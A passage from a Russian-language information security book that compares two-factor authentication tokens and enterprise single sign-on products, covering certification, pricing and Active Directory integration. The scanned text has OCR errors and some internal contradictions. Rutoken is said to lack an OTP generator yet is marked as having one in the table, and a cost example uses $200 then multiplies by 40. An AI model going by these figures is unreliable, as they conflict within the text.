Модель *eToken NG-OTP (Java)* – это комбинированный USB-ключ с генератором одноразовых паролей. Обладает всем функционалом электронных ключей *eToken PRO (Java)* для использования в PKI-системах и автономным режимом работы без подключения к компьютеру. Автономный режим может быть использован в мобильных телефонах, смартфонах, а также обычных компьютерах, на которых отсутствуют или недоступны USB-порты (например, при работе в интернет-кафе или чужом офисе).

Автономный генератор одноразовых паролей *eToken PASS*. Устройство не требует подключения к компьютеру и установки дополнительного программного обеспечения и может использоваться в любых операционных системах, а также при доступе к защищенным ресурсам с мобильных устройств и терминалов, не имеющих USB-разъема или устройства чтения смарт-карт.

eToken PRO Anywhere – USB-ключ, предоставляющий возможность безопасного доступа к веб-ресурсам с любого компьютера без предварительной установки программного обеспечения.

Большинство моделей электронных ключей Aladdin *eToken* сертифицированы ФСТЭК.

Сертифицированы модели: *eToken PRO*, *eToken PRO (Java)*, *eToken PRO Anywhere*, *eToken NG-FLASH*, *eToken NG-FLASH (Java)*, *eToken NG-OTP*, *eToken NG-OTP (Java)*, *eToken GT*.

Электронные ключи *eToken* сертифицированы ФСТЭК России для использования в автоматизированных системах, обрабатывающих конфиденциальную информацию, и могут использоваться в ИСПДн до 1-го класса включительно и для создания автоматизированных информационных систем до класса защищенности 1Г включительно.

В соответствии с теми требованиями, которые мы предъявили ранее, наиболее подходящей моделью является *eToken NG-OTP (Java)* (рис. 1.76), так как она сочетает в себе как аппаратный идентификатор, так и средство генерации одноразовых паролей OTP. Отмечу, что в случае если вам не нужен аппаратный идентификатор, то у Aladdin имеется *eToken PASS* (рис. 77), отвечающий только за генерацию одноразовых паролей (рис. 76, 77).

В качестве системы централизованного управления ключами используется ПО *Token Management System*. С помощью данного сред-



Рис. 76. Внешний вид
eToken NG-OTP (Java)



Рис. 77. Внешний вид
eToken PASS

ства над токенами можно удаленно производить различные действия по администрированию.

Не последнюю роль в предпочтительности того или иного решения играет цена. Узнать стоимость продуктов компании Aladdin можно прямо на их сайте. Отсутствие необходимости занрашивать цены у представителей компании позволяет существенно ускорить процесс оценки стоимости решения. В соответствии с прайс-листом на сайте Aladdin сертифицированная модель *eToken NG-OTP (Java)/72K/CERT-1883* будет стоить 1776 руб. за штуку при покупке до 1000 ключей и 1723 при покупке большего числа. Модель *eToken PASS* – 713 и 663 соответственно.

Решения RSA

Компания RSA специализируется на разработке различных средств информационной безопасности, и средства двухфакторной аутентификации входят в их набор решений наравне с другими продуктами. Также у RSA имеются программные и аппаратные средства для двухфакторной аутентификации. Но начнем с описания программных решений.

Имеется широкий выбор типов электронных токенов. Каждый токен имеет встроенную батарею, рассчитанную на все время жизни – от двух до пяти лет в зависимости от типа. В период эксплуатации устройство не нуждается в обслуживании и замене батареи (рис. 78).



Рис. 78. Внешний вид RSA SecurID

На сегодняшний день доступны следующие модели аннاراتных токенов. Токен *RSA SecurID SD200* по форме аналогичен банковской пластиковой карте. Токен *RSA SecurID SD520* по размерам схож с *SD200*, но имеет цифровую панель. Пользователь набирает нин-код на этой панели. В результате токен отображает не просто токен-код, а комбинацию нин-кода и токен-кода, которая вводится при аутентификации. Данное решение позволяет обеспечить сохранность нин-кода, даже если записываются нажатия клавиш. Токен *RSA SecurID SID800* совмещает в себе функционал модели *SID700* и USB-смарт-карту. Это позволяет использовать его как отторгаемое хранилище цифровых сертификатов.

В качестве средств двухфакторной аутентификации наиболее подходящими могут быть модели *RSA SecurID SD700* и *RSA SecurID SID800*. Первая является генератором OTP, вторая же объединяет аннاراتный идентификатор и OTP.

Также имеются программные средства аутентификации, представляющие собой аналогичные аннاراتным генераторы паролей, которые можно установить на компьютер или смартфон. Использование программных генераторов одноразовых паролей дает возможность при определенных условиях сэкономить на развертывании системы двухфакторной аутентификации. Например, если у вас на смартфоне имеется генератор паролей, то носить с собой аннاراتный уже не нужно. Кроме того, это снижает потери в случае утраты аннاراتного ключа.

На сегодняшний день доступны следующие модели программных средств аутентификации:

- ПО для рабочих станций под управлением Microsoft Windows, MacOS X;
- панель для веб-браузеров Internet Explorer и Mozilla Firefox;
- ПО для КПК под управлением Windows Mobile 2003, PalmOS, BlackBerry;
- ПО для смартфонов: Ericsson R380, Nokia 9210.

Что касается требований российского законодательства, то на российском сайте RSA никаких сведений о наличии сертификатов не имеется. Возможно, для получения сведений о наличии сертификатов ФСТЭК и ФСБ необходимо обратиться непосредственно к разработчикам. Аналогичная ситуация и с ценами. На официальном сайте данных нет, цены необходимо запрашивать у партнеров RSA.

Говоря о ценах, стоит отметить, что минимальное количество ключей *RSA SecurID*, которые можно приобрести, составляет 25 штук. Стоимость одной лицензии составляет порядка 11 тысяч руб.

Решения *ActivIdentity*

Еще один довольно известный производитель средств двухфакторной аутентификации – это компания *ActivIdentity*. Решения компании *ActivIdentity* включают в себя: защиту удаленного доступа, корпоративные системы хранения и управления паролями приложений (*Single Sign-On*), корпоративные карты доступа, многофакторную верификацию и идентификацию. В рамках данного раздела нас интересуют решения для двухфакторной аутентификации *ActivKey* и *ActivIdentity OTP Token* (рис. 79).



Рис. 79. Внешний вид *ActivKey*

USB-ключи *ActivKey* являются аппаратным средством, которое позволяет реализовать двухфакторную аутентификацию, цифровую подпись и шифрование данных. Как и в продуктах других разработчиков, устройствам *ActivKey* для подключения к рабочим станциям и ноутбукам не требуется дополнительного считывателя – устройства. Можно подключиться напрямую через USB-порт, тем самым экономя ИТ-ресурсы. Простое подключение ключа к свободному USB-порту реализует строгую аутентификацию на рабочей станции, сетевых ресурсах, при работе в режиме удаленного доступа, а также позволяет авторизоваться в приложениях, обеспечивая защиту данных и транзакций.

Также USB-ключи *ActivKey* для сотрудников являются идентификаторами, управляют персональными данными, обеспечивают функции PKI, храня идентификационные данные пользователей.

Для централизованного управления ключами используется система *ActivID Card Management System (CMS)*, позволяющая администраторам управлять ключами удаленно.

В качестве решения для генерации одноразовых паролей имеется решение *ActivIdentity OTP Token*. Возможны различные варианты реализации доступа по OTP.

В частности, *ActivIdentity Strong Authentication for Remote Access* предоставляет с помощью генераторов одноразовых паролей доступ к VPN, сетям, веб-сайтам и приложениям, расположенным на удаленных хостах. Решение *Strong Authentication for Workstation and Network Access* с помощью генераторов одноразовых паролей предоставляет доступ через беспроводные точки и тонкие клиенты. Также *Strong Authentication for Applications* позволяет использовать генераторы одноразовых паролей для работы со стандартными и пользовательскими приложениями.

Решения Рутокен

На рынке средств двухфакторной аутентификации имеются и российские игроки, в частности компания Рутокен. Решения данного разработчика пользуются особой популярностью в государственных учреждениях, где предъявляются повышенные требования к наличию сертификатов ФСТЭК и ФСБ, хотя они не лишены ряда недостатков. Прежде всего мне не удалось найти варианта реализации генератора одноразовых паролей. Притом, в отличие от описанных ранее систем, здесь нет не только совмещенного ключа с ОTR, но и отдельного генератора ОTR.

Электронный идентификатор *Rutoken* – это компактное устройство в виде USB-брелока, которое служит для авторизации пользователя в сети или на локальном компьютере, защиты электронной переписки, безопасного удаленного доступа к информационным ресурсам, а также надежного хранения персональных данных (рис. 80).




Рис. 80. Внешний вид ключа *Rutoken*

Rutoken с успехом заменяет любые парольные системы защиты, ведь теперь не нужно запоминать множество логинов и сложных паролей, все они надежно хранятся в памяти токена. Все, что должен сделать пользователь, – подключить токен к USB-порту и набрать PIN-код. Таким образом осуществляется двухфакторная аутентифи-

кация, когда доступ к информации можно получить, только обладая уникальным предметом (токеном) и зная некоторую уникальную комбинацию символов (PIN-код).

Ключ *Rutoken* является аналогом смарт-карты, но для работы с ним не требуется дополнительное оборудование (считыватель), данные надежно хранятся в энергонезависимой памяти токена объемом до 128 Кб, прочный корпус *Rutoken* устойчив к внешним воздействиям.

Электронные идентификаторы обычно используются в комплексе с соответствующими программно-аппаратными средствами. *Rutoken* поддерживает основные промышленные стандарты (см. технические характеристики), что позволяет без труда использовать токены в уже существующих системах безопасности информации.

Rutoken разработан российскими компаниями «Актив» и «АнКАД» с учетом современных требований к устройствам защиты информации. Главным отличием *Rutoken* от зарубежных аналогов, описанных ранее, является аппаратно реализованный российский стандарт шифрования – ГОСТ 28147–89. Комплект разработчика *Rutoken* (*Rutoken Developer s Kit*) ориентирован на разработчиков программного обеспечения и системных интеграторов в области информационной безопасности. Он позволяет ознакомиться с возможностями российских идентификаторов и содержит все необходимое, чтобы построить поддержку *Rutoken* в собственные программные продукты и интегрировать *Rutoken* в уже существующие приложения. Полный набор программного обеспечения *Rutoken* поставляется только с комплектом разработчика. ПО *Rutoken* состоит из следующих компонентов:

- собственные Cryptographic Service Provider и ICC Service Provider;
- дополнительные интерфейсы ICC Service Provider для повышения удобства работы и для реализации дополнительных возможностей *Rutoken*;
- сервисная библиотека C++ классов, предназначенная для облегчения разработки приложений, использующих *Rutoken*;
- утилита обслуживания *Rutoken*, отвечающая за создание объектов файловой системы, назначение прав доступа к объектам файловой системы, редактирование символьного имени токена, шифрование внешних данных внутри *Rutoken*;
- утилита администрирования *Rutoken*, с помощью которой производятся получение сведений о выбранном токене, инициализация памяти *Rutoken*, изменение PIN-кодов пользователя и администратора, восстановление заблокированного PIN-кода;

- браузер сертификатов – позволяет просматривать сертификаты, созданные на *Rutoken* контейнерах MS CAPИ и хранящихся в них сертификатов X.509, регистрацию сертификатов в личном хранилище сертификатов и удаление их из хранилища, импорт сертификатов из PFX- и CER-файлов, экспорт сертификатов в PFX- и CER-файлы, назначение/отмену контейнера по умолчанию, удаление контейнеров вместе с их содержимым из памяти *Rutoken*, а также примеры в исходных текстах;
- драйверы для различных ОС;
- набор инсталляторов для установки отдельных компонентов ПО *Rutoken* на компьютеры конечных пользователей.

Продукция Рутокен имеет большое количество различных сертификатов ФСТЭК и ФСБ.

Цены на ключи Рутокен можно найти на сайте производителя. В среднем один ключ стоит порядка тысячи рублей.

Выводы

Рассмотрев несколько решений по двухфакторной аутентификации, попробуем сравнить их и сделать соответствующие выводы о целесообразности использования того или иного решения.

Таблица 12. Сравнительная характеристика решений

№	Наименование решения	Наличие аппаратного идентификатора	Наличие генератора одноразовых паролей	Наличие сертификатов
1	Aladdin eToken	Есть	Есть	Сертификат ФСТЭК России № 1883. Может использоваться при создании автоматизированных систем до класса защищенности 1Г включительно и ИСПДн до 1 класса включительно
2	RSA SecurID	Есть	Есть	Common Criteria. Информации по наличию российских сертификатов на сайте производителя нет
3	ActivIdentity	Есть	Есть	Информации по наличию российских сертификатов на сайте производителя нет

Таблица 12. Сравнительная характеристика решений (окончание)

№	Наименование решения	Наличие аппаратного идентификатора	Наличие генератора одноразовых паролей	Наличие сертификатов
4	Рутокен	Есть	Есть	Сертификат № СФ/124-1455 ФСБ России. СКЗИ класса КС2 и может использоваться для шифрования и имитозащиты информации, не содержащей сведений, составляющих государственную тайну. Сертификаты ФСТЭК

Исходя из приведенных в таблице характеристик, можно дать следующие рекомендации. Если вам необходим аппаратный идентификатор, совмещенный с генератором одноразовых паролей, и нет жестких требований к сертификации ФСБ, то лучшим решением будет использование решений по двухфакторной аутентификации от Aladdin. В случае если вы организация, работающая с гостайной, то о генерации одноразовых паролей можно не беспокоиться, а для аутентификации использовать решения Рутокен. Основными недостатками решений от RSA и ActivIdentity является отсутствие российской сертификации. Это обстоятельство сильно снижает целевую аудиторию данных решений в России. Возможно, данные продукты и обладают сертификатами ФСТЭК (хотя на сайте ФСТЭК сведений о сертификации продуктов RSA или ActivIdentity мне найти не удалось), в таком случае разработчикам следовало бы разместить данные сведения на своих сайтах.

7.6.3. Заключение

Современным подходом к проблеме новышения безопасности процесса аутентификации является технология многофакторной аутентификации, которая предполагает использование нескольких факторов подтверждения подлинности пользователя. На сегодняшний день, как правило, используются двухфакторные системы аутентификации, в которых два фактора предполагают наличие некоторого средства аутентификации (смарт-карты, USB-токена и прочего) и знание некоторого секрета для использования средства аутентификации (PIN-кода).

Смарт-карты и токены также являются надежным средством генерации и хранения ключей шифрования и электронной цифровой подписи, они содержат защищенный микропроцессор, позволяющий выполнять криптографические операции непосредственно внутри устройства. Использование данных средств дает возможность существенно повысить защищенность информационных ресурсов организации.

7.7. Однократная аутентификация

В современных корпоративных сетях используется большое количество паролей. Пользователю для выполнения своих обязанностей зачастую может потребоваться до десятка учетных записей. Аккаунт в операционной системе, на почтовом сервере, в приложении, взаимодействующем с базой данных, для удаленного доступа, в системе документооборота, на веб-портале – вот далеко не полный список систем, для которых потребуются учетные записи. Конечно, многие приложения можно настроить на использование аутентификации Active Directory. Однако что делать тем компаниям, в которых не используется Active Directory или же присутствуют приложения, не поддерживающие аутентификацию в домене? Кроме того, при проведении аутентификации требуется обеспечить соответствие требованиям информационной безопасности, например быть достаточно сложными для защиты от подбора.

Следует отметить, что в таких условиях безопасность явно вступает в противоречие с удобством использования: чем больше паролей и чем сложнее они, тем больше вероятности, что обычный пользователь найдет способ облегчить себе жизнь – приклеит стикер на монитор (особо продвинутые клеят на нижней стороне клавиатуры) или создаст список паролей в текстовом файле на рабочем столе Windows. Кроме того, нельзя недооценивать возможность умышленной или неумышленной передачи своих идентификационных данных другому лицу. Этот фактор особенно важен при наличии удаленного доступа к ресурсам компании из Интернета. Здесь стоит упомянуть раздел, посвященный средствам двухфакторной аутентификации, в котором рассмотрены решения, позволяющие усилить аутентификацию посредством использования дополнительных аппаратных идентификаторов.

Для выполнения требований безопасности и удобства работы пользователя применяют средства автоматизации – специализированные

системы однократной аутентификации (SSO – Single Sign-On, единый вход), которые избавляют пользователя от необходимости ввода имени и пароля при доступе к различным приложениям.

Немного о стоимости поддержания паролей

Прежде чем начать обсуждать технические аспекты работы SSO, немного поговорим о стоимости обслуживания паролей. По данным аналитиков Forrester Research, любая компания ежегодно тратит 200 долларов на каждого пользователя, занимаясь разрешением проблем, связанных с использованием пароля (наиболее распространенным новшеством для обращения является смена пароля).

В эти расходы входят затраты на службу поддержки пользователей, стоимость администрирования информационных систем при добавлении пользователя, потерянное время сотрудника при наборе паролей, потерянное время при восстановлении забытого пароля и т. д. Таким образом, затраты на поддержку десяти паролей для 1000 пользователей по минимальной оценке выше 200 составляют $1000 \times 10 \times 40 = 400\,000\$$ (четыреста тысяч долларов США).

Администраторам, работающим в небольших компаниях, такая арифметика может показаться завышенной, однако вспомните, сколько раз к вам обращались пользователи с вопросом «Почему меня не пускают?». А теперь представьте, что у вас таких клиентов более 100, и у каждого в среднем один раз в месяц возникают проблемы с паролями. Решение подобной проблемы занимает в среднем от пяти до десяти минут. Таким образом, поддержка паролей для одного приложения для 100 пользователей будет занимать в среднем от получаса до часа в день. (При расчете учитывались только рабочие дни в месяце.) А если таких приложений десять? Тогда в пору отдельного специалиста нанимать, который будет только паролями и заниматься. Впрочем, как правило, делают по-другому: администратор Active Directory занимается проблемами, связанными с аутентификацией в домене, «ночтовик» – проблемами с аутентификацией на ночтовом сервере, администратор СУБД – проблемами, связанными с базой данных. Поэтому целый день проблемами с паролями никто не занимается, но каждый из специалистов тратит часть своего рабочего времени на их разрешение. Было бы очень неплохо автоматизировать процесс управления паролями, это позволило бы существенно сэкономить.

Таким образом, мы обосновали экономическую эффективность использования систем однократной аутентификации.

Взаимодействие со смежными системами

Выше уже упоминалась стоимость обслуживания паролей. Для того чтобы снизить затраты на выполнение данной задачи, существует ряд систем, помимо SSO, с которыми однократная аутентификация должна взаимодействовать.

Во-первых, это система централизованного управления учетными записями (Identity Management System). Как уже упоминалось, пользователь в своей работе применяет аккаунт для аутентификации в различных приложениях. Когда новый сотрудник приходит на работу, для него необходимо завести учетную запись в каталоге Active Directory, в почтовой системе, в базе данных, в бухгалтерских системах и т. д. Аналогично при увольнении все записи должны быть заблокированы.

Работать с многочисленными аккаунтами вручную не всегда удобно, у соответствующих специалистов будет уходить на это слишком много времени. Системы Identity Management (IdM) позволяют автоматизировать процесс создания учетных записей. Администратор создает аккаунт в каталоге (например, в AD), затем приложения настраиваются на получение данных из каталога.

Но вернемся к теме раздела, к системам однократной аутентификации. Взаимодействие SSO и Identity Management очень желательно. При создании или изменении аккаунта в IdM все изменения, связанные с паролями, должны автоматически реплицироваться в SSO. Такая интеграция существенно увеличит эффективность работы обеих систем.

Интеграция SSO с системами двухфакторной аутентификации заключается, так же как и в IdM, в синхронизации сведений об учетных записях, в частности о применяемом методе аутентификации, использовании аннотированного идентификатора и т. д.

7.7.1. Принципы работы однократной аутентификации

Требования к SSO

Требования к системе однократной аутентификации предъявляются не очень сложные, но здесь есть ряд нюансов. Прежде всего нам необходимо хранить пароли от различных приложений, при этом SSO должна уметь распознавать самостоятельно, в какое приложение требуется зайти пользователь, и «подставлять» в соответствующие поля ввода учетные данные.

Совершенно очевидно, что тут возникает проблема нестандартных систем, тех, которые не поддерживаются системой SSO по умолчанию. Соответственно, для таких приложений SSO не знает, где находится поля ввода данных, и ее необходимо «обучить», указав, где находится поля Логин, Пароль. Это одна из основных трудностей, возникающих при внедрении SSO. Еще нужно показать, как выглядит сообщение о неверном вводе пароля, а также различные системные сообщения, связанные с аутентификацией (требование смены устаревшего пароля, несоответствие групповым политикам и т. д.). Таким образом, система однократной аутентификации должна обладать набором инструментов, необходимых для выполнения всех этих задач.

Отдельно при сравнении решений рассматривается вопрос интеграции с каталогом Active Directory. Дело в том, что для продуктов, интегрирующихся с AD, никаких проблем при работе SSO не возникает. В Active Directory создается один аккаунт. Сервисы при работе лишь запрашивают полномочия пользователя у AD для этой учетной записи. В случае же проблем с интеграцией с каталогом такая схема работы SSO становится невозможной, и это добавляет существенных трудностей с внедрением.

Общие требования к управлению паролями

Теперь рассмотрим требования к управлению паролями. Их можно сформулировать в следующем списке:

- поддерживать отказ от ввода паролей вручную. Система позволяет пользователю не вводить информацию с клавиатуры. Все идентификационные данные диалоговой формы приложения заполняются автоматически, пользователю достаточно лишь один раз ввести пароль при входе в систему. Это снижает риск кражи пароля и повышает удобство пользователя при доступе к информационным системам;
- возможность применения длинных и сложных паролей. При использовании системы пользователь не должен вводить пароль вручную, поэтому сам пароль может быть длиннее и сложнее, чем обычный пароль, который пользователь может запомнить;
- интеграция с системой управления учетными записями Identity Management;
- возможность применения строгой двухфакторной аутентификации. Система позволяет использовать различные способы

для двухфакторной аутентификации пользователей – токены, смарт-карты, биометрию;

- автоматизация хранения и обработки паролей. При интеграции с системами управления учетными записями и двухфакторной аутентификации возможна полная автоматизация выдачи и использования паролей, без привлечения пользователя на всех этапах жизненного цикла идентификационной информации. Пользователь вводит пароль только при первом входе в систему.

7.6.3. Заключение

Выбираем решения для сравнения

На сегодняшний день на рынке представлено большое количество продуктов однократной аутентификации. Для того чтобы не рассматривать их все, нам необходимо отобрать несколько наиболее распространенных решений от разработчиков, занимающих лидирующее положение. Положение оценивается специалистами Gartner, которая является ведущей аналитической компанией в сфере информационных технологий. Используя собственную методику исследования, компания публикует периодические отчеты Magic Quadrant, в которых представляет лидеров отдельных направлений сферы ИТ. Для сопоставления технических решений использовался отчет Magic Quadrant for Enterprise Single Sign-On за 2010 год (рис. 81).

На этом графике нас интересуют производители, указанные в верхнем правом квадрате (leaders). У этих разработчиков имеется успешный опыт внедрения технического решения однократной аутентификации на промышленных предприятиях. Кроме того, немаловажными являются следующие факторы:

- масштабируемость технического решения при внедрении в компаниях и на предприятиях с разветвленной и гетерогенной информационной средой. Оценить данную возможность можно по наличию документации к техническому решению;
- наличие дистрибьюторов на территории Российской Федерации, системы поддержки и сопровождения продукта на этапах предварительного тестирования, внедрения и эксплуатации. Этот критерий имеет достаточно большое значение, так как эксплуатировать подобные системы без поддержки крайне затруднительно;




Рис. 81. Магический квадрат Gartner

- универсальность с точки зрения поддержки клиентских приложений и наиболее используемых инфраструктурных в корпоративных информационных системах.

Как видно из «магического квадрата», интерес для нас могут представлять следующие решения:

- Novell SecureLogin компании Novell, Inc.;
- Citrix Password Manager компании Citrix Systems, Inc.;
- CA Single Sign-On;
- OneSign Single Sign-On компании Imprivata, Inc.;
- Secure Login SSO компании ActivIdentity, Inc.

Перейдем к более подробному рассмотрению выбранных решений.

Novell SecureLogin компании Novell, Inc.

Программный пакет SecureLogin является SSO-решением, входящим в состав Novell Identity and Access Management. Применение Secure Login дает возможность упростить процесс работы пользователей с электронной почтой, веб-ресурсами, базами данных и другими си-

стемами. По умолчанию поддерживаются следующие службы каталога, используемые в качестве хранилищ учетных записей: Microsoft Active Directory и Novell eDirectory. Но тут следует сразу сделать небольшое замечание о том, что разработчиком этого продукта является компания Novell, и, соответственно, наилучший функционал по хранению паролей реализован именно под eDirectory.

На сайте novell.com приведен список систем, которые можно подключить к Novell SecureLogin. В нем отсутствует, например, такая распространенная система электронной почты и документооборота, как Lotus Domino. По собственному опыту знаю, что поддержка данной системы является очень важным преимуществом при выборе системы SSO. Конечно, по заверениям разработчиков, можно подключить практически любое приложение, но отсутствие клиентов Lotus в списке по умолчанию несколько настораживает.

Однако вернемся к характеристикам решения. Для обеспечения безопасности конфиденциальных пользовательских данных используются современные алгоритмы шифрования, такие как Triple DES и AES, обеспечивающие защиту пользовательских учетных данных.

Стоит также отметить, что по сути техническое решение является модификацией продукта Secure Login SSO компании ActivIdentity, Inc., о котором речь пойдет чуть ниже.

Citrix Password Manager* компании *Citrix Systems, Inc.

Citrix Password Manager является частью программных комплексов Citrix Access Suite и IBM Tivoli/Citrix Identity and Access Management Suite. Продукт в значительной степени ориентирован на работу с платформами Citrix MetaFrame (MetaFrameXPTM, MetaFrameTM 1.8 и т. д.).

Данный программный продукт позволяет внедрить средства однократной регистрации, используемые при предоставлении доступа к программам Windows, веб-приложениям, корпоративным системам, и поставляется в виде отдельного решения или в составе комплексных систем Citrix. Помимо стандартного функционала SSO, о котором мы уже говорили ранее, Password Manager обеспечивает автоматическое подключение к защищенным информационным ресурсам, отвечает за внедрение политик использования паролей, проводит мониторинг событий, а также автоматизирует выполнение различных операций конечным пользователем (включая смену пароля). Решение от Citrix предоставляет администраторам возможность централизованного

управления паролями. Если пользователь покидает организацию, администратор может аннулировать предоставленный ему доступ к приложениям. Для этого достаточно удалить первичную запись, используемую для входа в систему, остальное система SSO сделает самостоятельно.

В предварительной конфигурации Password Manager предоставляет поддержку более 20 эмуляторов терминалов. Решение поддерживает все версии браузера Microsoft Internet Explorer, начиная от версии 5.5, а также позволяет предоставить доступ практически ко всем веб-сайтам и сетевым приложениям, доступным из окна браузера. Password Manager не требует наличия Citrix Presentation Server, поэтому средства однократной регистрации могут применяться для предоставления доступа к приложениям, работающим как в среде Citrix, так и за ее пределами.

Access Suite – это универсальная платформа, позволяющая предоставлять защищенный доступ к информационным ресурсам из любой точки мира, с любого устройства, по любым каналам связи. Пакет Access Suite, в состав которого вошли другие решения Citrix Presentation Server, Citrix Access Gateway и Citrix Password Manager, позволяет предоставить постоянный защищенный доступ к информации любого типа. Объединив функциональные возможности этих продуктов, администраторы смогут централизовать процесс управления доступом и сформировать единую масштабируемую платформу, которая способна адаптироваться к росту организации и другим организационным изменениям и может быть задействована в тысячах различных сценариев предоставления доступа.

CA Single Sign-On

Данное решение использует LDAP-каталог собственной разработки, что не позволяет произвести полноценную интеграцию с Active Directory и значительно усложняет внедрение и эксплуатацию решения. Отсутствие полноценного взаимодействия с Active Directory делает практически невозможным внедрение решения в сложных, доменных структурах AD. Данный продукт может быть полезен для тех, кто строит систему с нуля на базе решений CA.

CA SiteMinder и CA Single Sign-On являются составными частями продукта CA Identity and Access Management Suite, предоставляющего администраторам полные и функциональные возможности управления идентификацией и доступом, в частности имеется набор средств для подключения новых приложений к системе SSO.

CA SiteMinder предоставляет администраторам средство для управления идентификацией и доступом ко всем внутренним и внешним ресурсам сети. CA Single Sign-On дает возможность осуществлять упрощенный доступ конечных пользователей к приложениям, базам данных и приложениям клиент/сервер.

В целом данное решение является комплексным, включающим в себя не только систему однократной аутентификации, но и централизованную инфраструктуру управления идентификацией пользователей. Основным недостатком данного продукта является отсутствие поддержки Active Directory.

Imprivata Single Sign-On

Устройства Imprivata обеспечивают безопасность доступа сотрудников к ПК, корпоративным сетевым ресурсам, приложениям и базам данных.

В отличие от других продуктов, Imprivata представляет собой annatное решение. То есть на пользовательских рабочих местах разворачивается клиентское программное обеспечение, которое настраивается на распознавание сообщений от системы о вводе пароля. Сами же учетные данные хранятся на устройстве. Система хорошо интегрируется в каталог Active Directory.

Imprivata SSO умеет распознавать ОС Windows (как клиентские, так и серверные) и ряд приложений – почтовую систему Lotus Domino, СУБД Oracle, MS SQL, различные веб-программы (например, корпоративный веб-портал, личный кабинет пользователя). В случае если необходимо развернуть SSO в системе, которая неизвестна устройству Imprivata, предусмотрены инструменты, позволяющие обучить систему распознавать форму ввода пароля и сообщения, выдаваемые при неверном вводе пароля. К чести решения Imprivata следует отнести тот факт, что оно без особого труда смогло «подружиться» с приложением для кадрового учета на базе российского 1С версии 8.

Устройства Imprivata получили множество наград и наивысших оценок от сотен отраслевых изданий и аналитиков. С продуктами Imprivata работают более 200 партнеров и реселлеров во всем мире (рис. 82).



Рис. 82. Внешний вид устройства Imprivata

ActivIdentity SecureLogin SSO

В завершение приведу описание сертифицированного ФСТЭК в России решения по однократной аутентификации, разработанного компаниями Rainbow Technologies и «Актив».

Система ActivIdentity SecureLogin SSO – это корпоративная система однократной аутентификации. Решение использует скринтовый язык, при помощи которого можно выполнить интеграцию с любыми приложениями по требуемому сценарию без внесения дополнительных изменений в сами приложения. Взаимодействие со службами каталога, в частности с AD, делает возможным выполнение централизованной настройки. Отсутствие серверной составляющей позволяет сократить издержки на управление и резервирование соответствующих «серверных» элементов.

В решении Active Identity хорошо реализована интеграция с другими системами аутентификации. В частности, аппаратный идентификатор Рутокен дает возможность заменить парольный доступ к ключевой информации на более современную и надежную двухфакторную аутентификацию.

Сравнение решений

Как видно, для однократной аутентификации каждое из решений имеет специфичные области применения. В частности, некоторые из них не используют каталог Active Directory, другие хорошо интегрируются с системами двухфакторной аутентификации.

Сравнение мы будем проводить по нескольким критериям:

- взаимодействие с каталогом Active Directory;
- наличие возможности для подключения к системе не поддерживаемых изначально приложений;
- взаимодействие с другими системами аутентификации;
- реализация решения (программная/аппаратно-программная).

Реализация решения, то есть чем оно является – устройством с устанавливаемыми агентами или только программным обеспечением, имеет большое значение при крупных, промышленных внедрениях, когда имеются жесткие требования по производительности, масштабируемости и отказоустойчивости.

В списке критериев отсутствует информация о стоимости решения. Причин этому несколько. Прежде всего не все компании-разработчики и их дистрибьюторы размещают в открытом доступе даже очень примерную стоимость решения. Также большое значение имеет

стоимость внедрения системы однократной аутентификации, так как зачастую она существенно превышает затраты на приобретение лицензий и аппаратного обеспечения. Поэтому стоимость внедрения SSO определяется каждый раз индивидуально, в зависимости от заказчика и масштабов внедрения.

Сравнение характеристик решений однократной аутентификации по требованиям представлено в сводной таблице.

Таблица 13. Сравнение характеристик решений SSO

№	Название решения	Взаимодействие с каталогом Active Directory	Наличие решений для подключения к системе собственных приложений	Взаимодействие с другими системами аутентификации	Реализация решения (программная/аппаратно-программная)
1	One Sign Single Sign-On компании Imprivata, Inc.	Реализовано	Имеется набор инструментов SDK	Реализуется дополнительно	Программно-аппаратная
2	Secure Login SSO компании ActivIdentity, Inc.	Реализовано	Имеется скриптовый язык	Реализовано взаимодействие с аппаратными идентификаторами Рутокен	Программная
3	Novell Secure Login компании Novell, Inc.	Реализовано ограниченно	Имеется	Реализуется дополнительно	Программная
4	CA Single Sign-On	Отсутствует	Имеется	Реализовано взаимодействие с решением CA SiteMinder	Программная
5	Citrix Password Manager компании Citrix Systems, Inc.	Реализовано	Реализовано	Реализуется дополнительно	Программная

Итоги сравнения производителей

В настоящем разделе приведены краткие выводы по наиболее значимым преимуществам и недостаткам технических решений однократ-

ной аутентификации. Начать необходимо с интеграции с каталогом Active Directory. Почему я все время заостряю внимание на наличие каталога AD? Дело в том, что LDAP-каталог, одной из разновидностей которого выступает Active Directory, является основополагающим элементом системы аутентификации в корпоративной сети, который отвечает за хранение учетных данных пользователей. Поэтому взаимодействие с ним для системы однократной аутентификации имеет большое значение. Решения от Novell и CA либо вовсе не взаимодействуют с AD, либо взаимодействуют ограниченно. В связи с этим использование данных продуктов в сетях с развернутой инфраструктурой Active Directory крайне нежелательно. Однако у каждого из этих двух решений есть свои преимущества. Novell Secure Login можно применять в сетях, где развернута инфраструктура Novell eDirectory, так как оба продукта разработаны одной компанией, и у них не должно быть проблем с интеграцией. CA Single Sign-On использует LDAP-каталог собственной разработки, соответственно, его можно эффективно применять в сетях, не имеющих собственной LDAP-инфраструктуры.

